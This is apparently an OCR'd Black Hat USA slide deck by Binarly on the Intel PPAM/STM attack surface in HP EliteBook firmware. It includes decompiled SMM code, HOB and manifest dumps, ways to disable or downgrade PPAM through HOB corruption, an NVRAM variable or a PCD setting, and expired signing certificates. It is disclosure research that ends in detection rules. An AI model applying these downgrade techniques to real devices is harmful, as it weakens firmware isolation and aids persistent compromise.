<https://t.me/learningnets>

EFI_SM_MONITOR_INIT_PROTOCOL PpamLoadMonitor (PiSmmCpuDxeSmm)

```
if ( gSmmEndOfDxe )
    return EFI_ACCESS_DENIED;
// MSR_IA32_SMM_MONITOR_CTL
SmmMonitorCtlMsr = __readmsr(0x9Bu);
// check MsegBase bit
if ( (SmmMonitorCtlMsr & 0xFFFFF000) == 0 )
    return EFI_UNSUPPORTED;
if ( !CheckPpamImage(PpamImage, PpamImageSize) )
    return EFI_BUFFER_TOO_SMALL;
LoadPpamImage(PpamImage, PpamImageSize);
return 0i64;
```

Load PPAM image (2)

```
Cr30ffset = PpamImage->HwPpamHdr.Cr30ffset;
if ( MinMsegSize < PpamImageSize )
    MinMsegSize = PpamImageSize;
if ( Cr30ffset >= PpamImage->SwPpamHdr.StaticImageSize )
{
    Size = Cr30ffset + 0x6000;
    if ( MinMsegSize < Size )
        MinMsegSize = Size;
}
// gMsegSize extracted from MSEG_HOB
return MinMsegSize <= gMsegSize;
```

CheckPpamImage()

A single-byte write in the MSEG HOB will break the PPAM initialization

```
VmxMsegBaseMsr = __readmsr(0x9Bu);
MsegBase = (VmxMsegBaseMsr & 0xFFFFF000);
if ( gMsegSize )
    ZeroMem(MsegBase, gMsegSize);
if ( PpamImageSize && MsegBase != PpamImage )
    CopyMem(MsegBase, PpamImage, PpamImageSize);
PageTableBase = (MsegBase + PpamImage->HwPpamHdr.Cr30ffset);
// Generate page table
// ...
```

LoadPpamImage()

<https://t.me/learningnets>

Install PPAM Manifest (2)

```
if ( PpamSupport != 11 )
    return EFI_UNSUPPORTED;
NameGuid = &gPpamManifestGuid;
PpamManifestBuffer = 0i64;
PpamManifestSize = 0i64;
Status = GetSectionFromAnyFv(&gPpamManifestGuid, EFI_SECTION_RAW, 0i64, &PpamManifestBuffer, &PpamManifestSize);
if ( (Status & 0x8000000000000000ui64) == 0i64 )
{
    if ( PpamManifestSize )
    {
        gBS->AllocatePool(EfiRuntimeServicesData, PpamManifestSize, &PpamManifestRuntimeBuffer);
        CopyMem(PpamManifestRuntimeBuffer, PpamManifestBuffer, PpamManifestSize);
        // Save PPAM Manifest in configuration table
        Status_1 = gBS->InstallConfigurationTable(&gPpamManifestCongTableGuid, PpamManifestRuntimeBuffer);
        gBS->FreePool(PpamManifestBuffer);
        return Status_1;
    }
}
return Status;
```

- PPAM Manifest saved in Configuration table
- **Can be received by the OS component in the runtime**

<https://t.me/learningnets>

```
if ( PpamSupport >= 11u )
{
    if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
        || !gSmmResourceConfigProtocol )
    {
        return EFI_UNSUPPORTED;
    }
    // gPcdPolicyOverride = 0
    if ( gPcdPolicyOverride )
    {
        if ( UpdatePolicyIoBitmapfile() < 0 )
            AllowSmmIoAccess();
        if ( UpdatePolicyMsrbitmapfile() < 0 )
            AllowSmmMsrbAccess();
    }
    else
    {
        AllowSmmIoAccess();
        AllowSmmMsrbAccess();
    }
}
```

- Only if (PpamSupports >= 11)
- It will use policies from **SpsIoPolicyBitmap/MsrbIoPolicyBitmap** files if **gPcdPolicyOverride** is set (usually, it is not)
- Otherwise policies from whitelisted IO/MSR will be used

<https://t.me/learningnets>

Intel PPAM Attack Surface and Exploitation

<https://t.me/learningnets>

PpamPlatformSmm (HP EliteBook x360 830 G7)


- We looked at Intel's reference **PpamPlatformSmm** implementation
- The implementation of this module is OEM specific
 - **this can produce additional attack surface**



<https://t.me/learningnets>

Compromising the preparation process?

! Intel STM / PPAM



<https://t.me/learningsnets>

PpamPlatformSmm (HP EliteBook x360 830 G7)

HP implementation

Reference implementation

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( !CheckPpamSupportHob() )
        return EFI_UNSUPPORTED;
    PpamSupport = GetPpamSupport(); // will return 11 on the target platform
    if ( !PpamSupport )
        return EFI_UNSUPPORTED;
    Status = gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
    if ( Status < 0 || !gEfiSmMonitorInitProtocol )
        return EFI_UNSUPPORTED;
    if ( PpamSupport == 11 )
    {
        DataSize = 7i64;
        Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
        if ( Status >= 0 && !CpuSmmValue[6] )
            PpamSupport = 10;
        if ( !PcdGetBool(0x138i64) )
            PpamSupport = 10;
    }
    Status = LoadPpamImage(PpamSupport);
    if ( Status >= 0 )
        Status = LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        Status = gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol);
        if ( Status < 0 || !gSmmResourceConfigProtocol )
            return EFI_UNSUPPORTED;
        // gPcdPolicyOverride = 0
        if ( gPcdPolicyOverride )
        {
            Status = UpdatePolicyIoBitmapfile();
            if ( Status < 0 )
                AllowSmmIoAccess();
            Status = UpdatePolicyMsrBitmapfile();
            if ( Status < 0 )
                AllowSmmMsrAccess();
        }
        else
        {
            AllowSmmIoAccess();
            AllowSmmMsrAccess();
        }
    }
    return 0i64;
}
```



```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    PpamSupport = GetPpamSupport();
    if ( !PpamSupport || PpamSupport == 10 )
        return EFI_UNSUPPORTED;
    if ( (gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x80)
        || !gEfiSmMonitorInitProtocol )
    {
        return EFI_UNSUPPORTED;
    }
    if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64) == 0i64 )
        LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol)
            || !gSmmResourceConfigProtocol )
        {
            return EFI_UNSUPPORTED;
        }
        // gPcdPolicyOverride = 0
        if ( gPcdPolicyOverride )
        {
            if ( UpdatePolicyIoBitmapfile() < 0 )
                AllowSmmIoAccess();
            if ( UpdatePolicyMsrBitmapfile() < 0 )
                AllowSmmMsrAccess();
        }
        else
        {
            AllowSmmIoAccess();
            AllowSmmMsrAccess();
        }
    }
    return 0i64;
}
```

```
bool CheckPpamSupportHob()  
{  
    void *HobData; // rax  
  
    // gHobBuid = 992c52c8-bc01-4ecd-20bf-f957160e9ef7  
    HobData = GetHobTypeGuid(&gHobGuid);  
    return HobData && *(HobData + 56) && (*(HobData + 13) & 0xF00) == 0x400;  
}
```




- If this function returns 0, PPAM will not be initialized
- **HobData** can be controlled by an attacker using an arbitrary write primitive from the PEI/DXE phase

```
HOB address: 0x3a09b2f8, GUID: 992c52c8-bc01-4ecd-20bf-f957160e9ef7: HOB size: 120)  
00000000: 04 00 78 00 00 00 00 C8 52 2C 99 01 BC CD 4E ..x.....R,....N  
00000010: 20 BF F9 57 16 0E 9E F7 01 45 25 BE 0F 00 00 00 ..W.....E%....  
00000020: 23 00 9F 07 05 D6 F6 1D 01 00 00 00 07 54 F6 01 #.....T..  
00000030: 01 00 00 00 91 14 00 42 01 00 00 00 00 00 00 00 .....B.....  
00000040: 01 00 00 00 00 00 00 00 01 00 00 00 01 01 04 00 .....  
00000050: 01 00 00 00 44 E0 97 C4 FF FF 07 06 10 00 0C 00 ....D.....  
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000070: 01 00 00 00 D5 91 52 FF .....R.
```

<https://t.me/learningnets>

PpamPlatformSmm (HP EliteBook x360 830 G7)

```
if ( !CheckPpamSupportHob() )
    return EFI_UNSUPPORTED;
PpamSupport = GetPpamSupport();           // will return 11 on the target platform
if ( !PpamSupport )
    return EFI_UNSUPPORTED;
Status = gSmm->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
if ( Status < 0 || !gEfiSmMonitorInitProtocol )
    return EFI_UNSUPPORTED;
if ( PpamSupport == 11 )
{
    DataSize = 7i64;
    Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
    if ( Status >= 0 && !CpuSmmValue[6] )
        PpamSupport = 10;
    if ( !PcdGetBool(0x138i64) )
        PpamSupport = 10;
}
```



- If the HOB check will be passed, **PpamSupport** (Version) will be initialized by **11** on the target platform
 - But there are 2 ways to downgrade it
 - using the **CpuSmm** NVRAM variable
 - using **PcdProtocol->SetBool(0x138, 0)**
 - After downgrading **PpamSupport** to version 10, **EFI_SMM_RESOURCE_CONFIG_PROTOCOL** (used to install/configure IO, MSR access policies) will be useless
- <https://t.me/learninghats>

PPAM Manifest

```
00000000: 0100 0000 0c00 0000 9407 0000 3082 0790 .....0...
00000010: 0609 2a86 4886 f70d 0107 02a0 8207 8130 ..*.H.....0
00000020: 8207 7d02 0101 310f 300d 0609 6086 4801 ..}...1.0...`H.
00000030: 6503 0402 0105 0030 8201 0506 092a 8648 e.....0....*.H
00000040: 86f7 0d01 0701 a081 f704 81f4 5050 414d .....PPAM
00000050: 5f4d 414e 4946 4553 5400 0100 7da5 ae5a _MANIFEST...}.Z
00000060: 7e1c ee48 8edb 5d28 31f7 8cee 0000 0000 ~..H.](1.....
00000070: b64e 315f b64e 315f 0000 0000 0000 0000 .N1_.N1.....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 815f f6ac 6266 67d2 fadd 91da f047 715c ...bfg.....Gq\
000000a0: 76b0 6cf3 25ff dfaf 79d8 fc88 42b4 d0a3 v.l.%..y...B...
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000110: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000130: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000140: a082 045f 3082 045b 3082 0343 a003 0201 ...0..[0..C...
00000150: 0202 1072 c8b7 4ab4 fc05 b540 1a49 7831 ...r..J...@.Ix1
00000160: d3ce 5430 0d06 092a 8648 86f7 0d01 010b ..T0...*.H.....
00000170: 0500 3081 b831 0b30 0906 0355 0406 1302 ..0..1.0...U...
00000180: 5553 310b 3009 0603 5504 0813 0243 4131 US1.0...U...CA1
00000190: 1430 1206 0355 0407 130b 5361 6e74 6120 .0...U...Santa
000001a0: 436c 6172 6131 2230 2006 0355 0409 1319 Clara1"0 ..U...
000001b0: 3232 3030 204d 6973 7369 6f6e 2043 6f6c 2200 Mission Col
000001c0: 6c65 6765 2042 6c76 6431 0e30 0c06 0355 lege Blvd1.0...U
000001d0: 0411 1305 3935 3035 3431 1a30 1806 0355 ...950541.0...U
000001e0: 040a 1311 496e 7465 6c20 436f 7270 6f72 ...Intel Corpor
```

PPAM Manifest

Certificate

Validity

Not Before: Aug 5 03:10:37 2019 GMT

Not After: Aug 5 03:10:37 2021 GMT



PPAM Manifest

The table shows the results of PPAM 11 certificate parsing for 209 enterprise vendors firmware.

Certificate validity (not after)	Number of device firmwares
2020/06/12, 10:59:01	16
2020/08/05, 03:10:37	16
2021/08/05, 03:10:37	177



<https://t.me/learningnets>

PPAM Manifest

Certificate

General Details Certification Path

Certificate Information

Windows does not have enough information to verify this certificate.

Issued to: PPAM 1.1 Production Signer Key

Issued by: PPAM Root Production Issuer Key

Valid from: 8/5/2019 to 8/5/2021

Install Certificate... Issuer Statement

<https://t.me/learningnets> OK

Certificate

General Details Certification Path

Certification path

PPAM 1.1 Production Signer Key

View Certificate

Certificate status:

This certificate has expired or is not yet valid.

OK



We would like to warmly thank Intel PSIRT team for the collaboration and assistance they have provided during the disclosure process.

“Intel appreciates recent collaboration with Binarly involving their security research and notification of affected vendors.”




<https://t.me/learningnets>

- STM & PPAM should be **properly configured by Vendors**
- Again, Static Storage Problem - the configuration is stored in PCD or other accessible by the attacker storage.
- Could be modified in memory if arbitrary code execution gained during early boot. Or with physical access to the device to access SPI flash storage.



<https://t.me/learningnets>

Complexity is the Enemy of Security



<https://t.me/learningnets>


Binary FwHunt rules are available!

Binary team provides FwHunt rules to detect vulnerable devices at scale and help the industry recover from firmware security repeatable failures.

- Community FwHunt Scanner: <https://github.com/binary-io/fwhunt-scan>
- FwHunt detection rules: <https://github.com/binary-io/FwHunt/tree/main/rules>



<https://t.me/learningnets>



Thank you!



fwhunt@binarly.io

<https://t.me/learningnets>

#BHUSA @BlackHatEvents